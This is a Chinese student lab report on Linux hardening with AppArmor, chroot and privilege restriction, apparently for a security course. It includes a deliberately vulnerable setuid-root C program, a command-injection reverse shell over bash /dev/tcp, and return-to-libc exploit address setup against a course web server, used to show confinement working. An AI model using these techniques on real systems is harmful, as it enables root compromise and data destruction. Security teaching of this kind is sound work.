实验二 系统安全实验

1.1 实验目的

实验分为两部分，APPARMOR 和进程约束。

AppArmor 是 linux 系统中提供的一种强制访问控制方法，与 SELinux 类似，AppArmor 通过提供强制访问控制 (MAC) 来补充传统的 Linux 自主访问控制 (DAC) 。AppArmor 允许系统管理员通过为每个程序进行权限配置，来限制程序的功能。配置文件可以允许诸如网络访问、原始套接字访问以及在匹配路径上读取、写入或执行文件的权限等功能。本实验的学习目标是让学生根据不同程序的访问控制需求，使用 AppArmor 进行访问控制配置，理解最小特权原则，并了解如何通过该方法抵御攻击。

特权隔离（Privilege Separation）、最小特权（LeastPrivilege）、安全的错误处理（Fail Securely）等等，是安全设计重要原则，本实验的目的是通过系统提供的安全机制，对程序进行安全增强。本实验涵盖以下方面：

1. chroot

2. 改变进程 euid


3. seccomp

4. AppArmor

1.2 实验内容、步骤及结果

任务一：针对 ping (/bin/ping)程序，使用 apparmor 进行访问控制。尝试修改 profile，使得 ping 程序的功能无法完成。

首先使用如下命令开启 APPARMOR 服务，并安装相关软件包



然后用如下命令为 ping 程序设置访问控制

```
xzc@ubuntu: ~/Desktop
xzc@ubuntu:~/Desktop$ sudo aa-genprof /bin/ping
Writing updated profile for /usr/bin/ping.
Setting /usr/bin/ping to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Profiling: /usr/bin/ping

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.
```

然后将网络相关的权限设置为 Deny 或 Ignore，访问控制配置具体如下图所示：

```
xzc@ubuntu: ~/Desktop
# Last Modified: Tue May 31 03:52:23 2022
#include <tunables/global>

/usr/bin/ping {
  #include <abstractions/base>

  deny capability net_raw,

  /usr/bin/ping mr,

}
```

然后运行 ping 程序进行测试，观察到无法运行：

```
xzc@ubuntu:~/Desktop$ sudo vim /etc/apparmor.d/usr.bin.ping
xzc@ubuntu:~/Desktop$ ping www.baidu.com
ping: socket: Permission denied
xzc@ubuntu:~/Desktop$ sudo ping www.baidu.com
ping: socket: Permission denied
xzc@ubuntu:~/Desktop$
```

任务二：针对 ping (/bin/ping)程序，使用 apparmor 进行访问控制。尝试修改 profile，使得 ping 程序的功能无法完成。

（1）编译下图的程序，设置 setuid root 权限；通过命令注入攻击，

创建 reverse shell。

（2）使用 apparmor 对该程序进行访问控制，禁止 attacker 通过命令注入创建 reverse shell；


命令注入方法：./command “localfile; ls”

（3）使用 apparmor 对该程序进行访问控制，允许 attacker 通过命令注入创建 reverse shell，但将 attacker 在 reverse shell 中的能使用的命令限制为 ls, whoami；

首先是（1），代码如下图，文件名为 command.c

```c
#include <stdio.h>
#include <unistd.h>


int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;
    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *)malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], commandLength - strlen(cat));

    setuid(0);
    setgid(0);
    system(command);
    return 0;
}
```

使用命令编译该程序，并执行




开始进行监听和注入以实现反向 shell 的获取:

在一个终端先运行` nc -lnvp 9090`

在一个终端再运行

` sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""`

可以看到获得了 root 权限



然后是（2）

使用 AppArmor 限制 command 程序对 net 的访问，注意当前目录是

/home/xzc/Desktop/lab2

然后写配置如下

```
xzc@ubuntu:~/Desktop/lab2$ sudo cat /etc/apparmor.d/home.xzc.Desktop.lab2.command
#include <tunables/global>

/home/xzc/Desktop/lab2/command {
        #include <abstractions/base>
        #include <abstractions/postfix-common>

        /home/xzc/Desktop/lab2/command mr,
        /usr/bin/dash mrix,
}
```

执行命令

`sudo apparmor_parser -r /etc/apparmor.d/home.xzc.Desktop.lab2.command`


加载配置

对程序进行测试，观察到无法创建反向 shell，如下图：

```
xzc@ubuntu:~/Desktop/lab2$  nc -lnvp 9090
Listening on 0.0.0.0 9090
```

```
xzc@ubuntu: ~/Desktop/lab2
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
[sudo] password for xzc:
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$
```

然后是（3）更改配置文件如下




```
#include <tunables/global>

/home/xzc/Desktop/lab2/command {
        #include <abstractions/base>
        #include <abstractions/bash>
        #include <abstractions/consoles>
        #include <abstractions/evince>
        #include <abstractions/nameservice>
        #include <abstractions/postfix-common>

        capability dac_read_search,
        capability dac_override,

        /bin/bash mrix,
        /bin/cat mrix,
        /bin/dash mrix,
        /bin/lesspipe mrix,
        /home/*/.bash_history rw,
        /home/*/.bashrc r,
        /home/*/Desktop/lab2/ r,
        /home/xzc/Desktop/lab2/ r,
        /home/xzc/Desktop/lab2/command mr,
        /home/xzc/Desktop/lab2/localfile r,
        /lib/x86_64-linux-gnu/ld-*.so mr,
        /usr/bin/whoami mrix,
        /usr/bin/ncat rix,
        /bin/ls mrix,
        owner /etc/init.d/ r,
        owner /usr/bin/dircolors mr,
}
"/etc/apparmor.d/home.xzc.Desktop.lab2.command" 30L, 715C                27,14-21       All
```

然后执行下面命令 加载配置

`sudo apparmor_parser -r /etc/apparmor.d/home.xzc.Desktop.lab2.command`

类似于(2)中开两个终端 进行测试 发现成功权限控制以支持反向 shell 并限制仅能执行 ls 和 whoami 指令



```
xzc@ubuntu:~/Desktop/lab2$ nc -lnvp 9090
Listening on 0.0.0.0 9090
^C
xzc@ubuntu:~/Desktop/lab2$ sudo vim /etc/apparmor.d/
xzc@ubuntu:~/Desktop/lab2$ nc -lnvp 9090
Listening on 0.0.0.0 9090
^C
xzc@ubuntu:~/Desktop/lab2$ sudo vim /etc/apparmor.d/
xzc@ubuntu:~/Desktop/lab2$ nc -lnvp 9090
Listening on 0.0.0.0 9090
^X^C
xzc@ubuntu:~/Desktop/lab2$ sudo vim /etc/apparmor.d/
xzc@ubuntu:~/Desktop/lab2$ sudo apparmor_parser -r /
ommand
xzc@ubuntu:~/Desktop/lab2$ nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 127.0.0.1 54654
bash: /usr/bin/groups: Permission denied
bash: /root/.bashrc: Permission denied
root@ubuntu:/home/xzc/Desktop/lab2# ls
ls
command
command.c
localfile
root@ubuntu:/home/xzc/Desktop/lab2# whoami
whoami
root
root@ubuntu:/home/xzc/Desktop/lab2# tail localfile
tail localfile
bash: /usr/bin/tail: Permission denied
root@ubuntu:/home/xzc/Desktop/lab2# 
```

```
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
xzc@ubuntu:~/Desktop/lab2$ sudo ./command "localfile; bash -c \"bash -i > /dev/tcp/127.0.0
.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
```

然后是第二部分，进程约束。

任务一：chroot。

子任务一。


关闭地址随机化：sudo sysctl -w kernel.randomize_va_space=0

```
xzc@ubuntu:~/lab2$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for xzc:
kernel.randomize_va_space = 0
```

把课程发布的 lab2 文件夹复制到虚拟机中，用 make 编译。然后给 touchstone 添加 setuid root 权限，执行，如图：

```
xzc@ubuntu:~/lab2$ sudo chown root touchstone
xzc@ubuntu:~/lab2$ sudo chmod +s touchstone
xzc@ubuntu:~/lab2$ ./touchstone
file fd = 4
pipefd = 4
the first web service launched...
mail fd = 4
pipefd = 4
the second web service launched...
4
pipefd = 4
the http dispatcher service launched...
sending 5...
sending 6...
file_fd = 7
mail_fd = 8
```

然后打开 Firefox 浏览器，地址框内输入 127.0.0.1:80 登录 web server，点击 register 注册，注册后点击 login 登录。



再在/tmp 文件夹下创建 test.txt 文件，内容填充 test，将 owner 设为 root

```
xzc@ubuntu:/tmp$ echo test >> test.txt
xzc@ubuntu:/tmp$ chown root test.txt
chown: changing ownership of 'test.txt': Operation not permitted
xzc@ubuntu:/tmp$ sudo chown root test.txt
[sudo] password for xzc:
xzc@ubuntu:/tmp$
```

打开 x01.py 文件，发现其中有几个地址量与本机环境稍有不符，对其中几个地址进行修改。

```
xzc@ubuntu:~/lab2$ ldd banksv
        linux-gate.so.1 (0xf7fcf000)
        libpthread.so.0 => /lib32/libpthread.so.0 (0xf7f95000)
        libdl.so.2 => /lib32/libdl.so.2 (0xf7f8f000)
        libc.so.6 => /lib32/libc.so.6 (0xf7da3000)
        /lib/ld-linux.so.2 (0xf7fd1000)
```

通过 ldd banksv 查到 libc_base 为 0xf7da3000

```
xzc@ubuntu:~/lab2$ readelf -s /lib32/libc.so.6 | grep "system"
   259: 00133840   106 FUNC    GLOBAL DEFAULT   15 svcerr_systemerr@@GLIBC_2.0
   664: 00041360    63 FUNC    GLOBAL DEFAULT   15 __libc_system@@GLIBC_PRIVATE
  1537: 00041360    63 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.0
xzc@ubuntu:~/lab2$
```

```
xzc@ubuntu:~/lab2$ readelf -s /lib32/libc.so.6 | grep "exit"
   121: 00034500    43 FUNC    GLOBAL DEFAULT   15 __cxa_at_quick_exit@@GLIBC_2.10
   150: 00033ec0    39 FUNC    GLOBAL DEFAULT   15 exit@@GLIBC_2.0
```

```
xzc@ubuntu:~/lab2$ readelf -s /lib32/libc.so.6 | grep "unlink"
   403: 000f27a0    42 FUNC    GLOBAL DEFAULT   15 unlinkat@@GLIBC_2.4
   534: 000f2770    36 FUNC    WEAK   DEFAULT   15 unlink@@GLIBC_2.0
```

再通过 readelf -s 查找 system、exit、unlink 的偏移分别为 0x00041360、0x00033ec0 、0x000f2770。

```
xzc@ubuntu:~/lab2$ strings -tx /lib32/libc.so.6 | grep "/bin/sh"
 18b363 /bin/sh
```

用 strings -tx 查找/bin/sh 字符串的偏移为 0x0018b363。

ebp 地址是根据 touchstone 运行终端返回的 frame pointer 确定，为

0xffffccd8。

在 x01.py 中对以上地址进行修改。

```
base_addr = 0xf7da3000
# all of the offsets of functions (strings) inside libc won't change mu
so check is needed) .
# to get the offset of a funtion, you can use:
##  readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system"
# to get "/bin/sh":
## ropper --file /lib/i386-linux-gnu/libc.so.6 --string "/bin/sh"

# system
sys_addr = base_addr + 0x00041360
# /bin/sh
sh_addr = base_addr + 0x0018b363
# exit
ex_addr = base_addr + 0x00033ec0
# unlink
ul_addr = base_addr + 0x000f2770
# dead
d_addr = 0xdeadbeef
# c0ffee00
c_addr = 0xc0ffee00

# ebp  too make the task simple, we print ebp of getToken function (vul
ebp_addr = 0xffffccd8
```

重新运行 touchstone，注意 sudo 运行，登录，然后注意此时 ebp 变了，需要更改代码里的 ebp 地址为新的 framepoint，然后运行 x01.py

pip install pwn

pyhon3 x01.py 127.0.0.1 80

然后发现运行完毕后，tmp 下的 test.txt 没了。

```
Connecting to 127.0.0.1:80...
Connected, sending request...
Request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "x01.py", line 148, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "x01.py", line 124, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

xzc@ubuntu:~/lab2$ ls /tmp
config-err-40Vrp8
ssh-IeoPIiyvpxYn
systemd-private-d50965ffbde94e0a983393500e020b79-colord.service-eghCni
systemd-private-d50965ffbde94e0a983393500e020b79-ModemManager.service-C8WLZg
systemd-private-d50965ffbde94e0a983393500e020b79-switcheroo-control.service-eMoD2f
systemd-private-d50965ffbde94e0a983393500e020b79-systemd-logind.service-X8gakg
systemd-private-d50965ffbde94e0a983393500e020b79-systemd-resolved.service-VwAMci
systemd-private-d50965ffbde94e0a983393500e020b79-systemd-timesyncd.service-tMGlxi
systemd-private-d50965ffbde94e0a983393500e020b79-upower.service-9secZg
Temp-57febcbe-b1d8-412c-b288-a2be5e35df4e
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
vmware-root_809-4282301975
xzc@ubuntu:~/lab2$
```

下面是子任务二。

按照要求需要修改 server.c， 增加 chroot 支持，并重新 make。

```c
//code here...
int rs = chroot("/jail");
if(!rs) printf("succeeded to chroot to /jail\n");
```

然后 make，执行 touchstone，然后执行脚本。

```
xzc@ubuntu:~/lab2$ cd /jail/
xzc@ubuntu:/jail$ ls
banksv  db   etc     httpd       lib    lib64      tmp          usr
bin     dev  filesv  index.html  lib32  sql_lite3  touchstone
xzc@ubuntu:/jail$ sudo ./touchstone
[sudo] password for xzc:
succeeded to chroot to /jail
file fd = 4
pipefd = 4
the first web service launched...
mail fd = 4
pipefd = 4
the second web service launched...
4
pipefd = 4
the http dispatcher service launched...
sending 5...
sending 6...
file_fd = 7
mail_fd = 8
```

```
xzc@ubuntu:~/lab2$ sudo ./chroot-setup.sh
[sudo] password for xzc:
+ id
+ grep -qv uid=0
+ rm -rf /jail
+ mkdir -p /jail
+ cp -p index.html /jail
+ ./chroot-copy.sh touchstone /jail
+ ./chroot-copy.sh httpd /jail
+ ./chroot-copy.sh filesv /jail
+ ./chroot-copy.sh banksv /jail
+ ./chroot-copy.sh /bin/bash /jail
+ ./chroot-copy.sh /usr/bin/env /jail
+ ./chroot-copy.sh /usr/bin/openssl /jail
+ mkdir -p /jail/usr/lib /jail/usr/lib/i386-linux-gnu /jail/lib /jail/lib/i
+ mkdir -p /jail/usr/local/lib
+ cp /lib/i386-linux-gnu/libnss_dns.so.2 /jail/lib/i386-linux-gnu
cp: cannot stat '/lib/i386-linux-gnu/libnss_dns.so.2': No such file or dire
+ cp /lib/i386-linux-gnu/libresolv.so.2 /jail/lib/i386-linux-gnu
cp: cannot stat '/lib/i386-linux-gnu/libresolv.so.2': No such file or direc
+ mkdir -p /jail/etc
+ cp /etc/localtime /jail/etc/
+ cp /etc/timezone /jail/etc/
+ cp /etc/resolv.conf /jail/etc/
+ mkdir -p /jail/usr/share/zoneinfo
+ cp -r /usr/share/zoneinfo/America /jail/usr/share/zoneinfo/
+ mkdir -p /jail/tmp
+ chmod a+rwxt /jail/tmp
+ mkdir -p /jail/dev
+ mknod /jail/dev/urandom c 1 9
+ cp -r sql_lite3 /jail/
+ cp -r db /jail/
xzc@ubuntu:~/lab2$
```

注意此时链接库变了，因此地址也要及时更改，这里我们不用 ldd 查看，开启另一个终端，执行如下命令

```
ps -ef | grep banksv
# 获得banksv的pid
sudo gdb
attach pid
info proc mappings  # 查看libc.so的加载地址
```


```
xzc@ubuntu:/jail$ ps -ef | grep banksv
root       47610   47608  0 20:38 pts/4    00:00:00 ./banksv 4
xzc        47702   47638  0 20:43 pts/1    00:00:00 grep --color=auto banksv
```

banksv 的 pid 是 47610

```
(gdb) attach 47610
Attaching to process 47610
Reading symbols from /jail/banksv...
Reading symbols from /lib32/libpthread.so.0...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Reading symbols from /lib32/libdl.so.2...
(No debugging symbols found in /lib32/libdl.so.2)
Reading symbols from /lib32/libc.so.6...
(No debugging symbols found in /lib32/libc.so.6)
Reading symbols from /lib/ld-linux.so.2...
(No debugging symbols found in /lib/ld-linux.so.2)
0xf7fcf549 in   kernel_vsyscall ()
```

```
xzc@ubuntu: /jail
(gdb) info proc mappings
process 47610
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
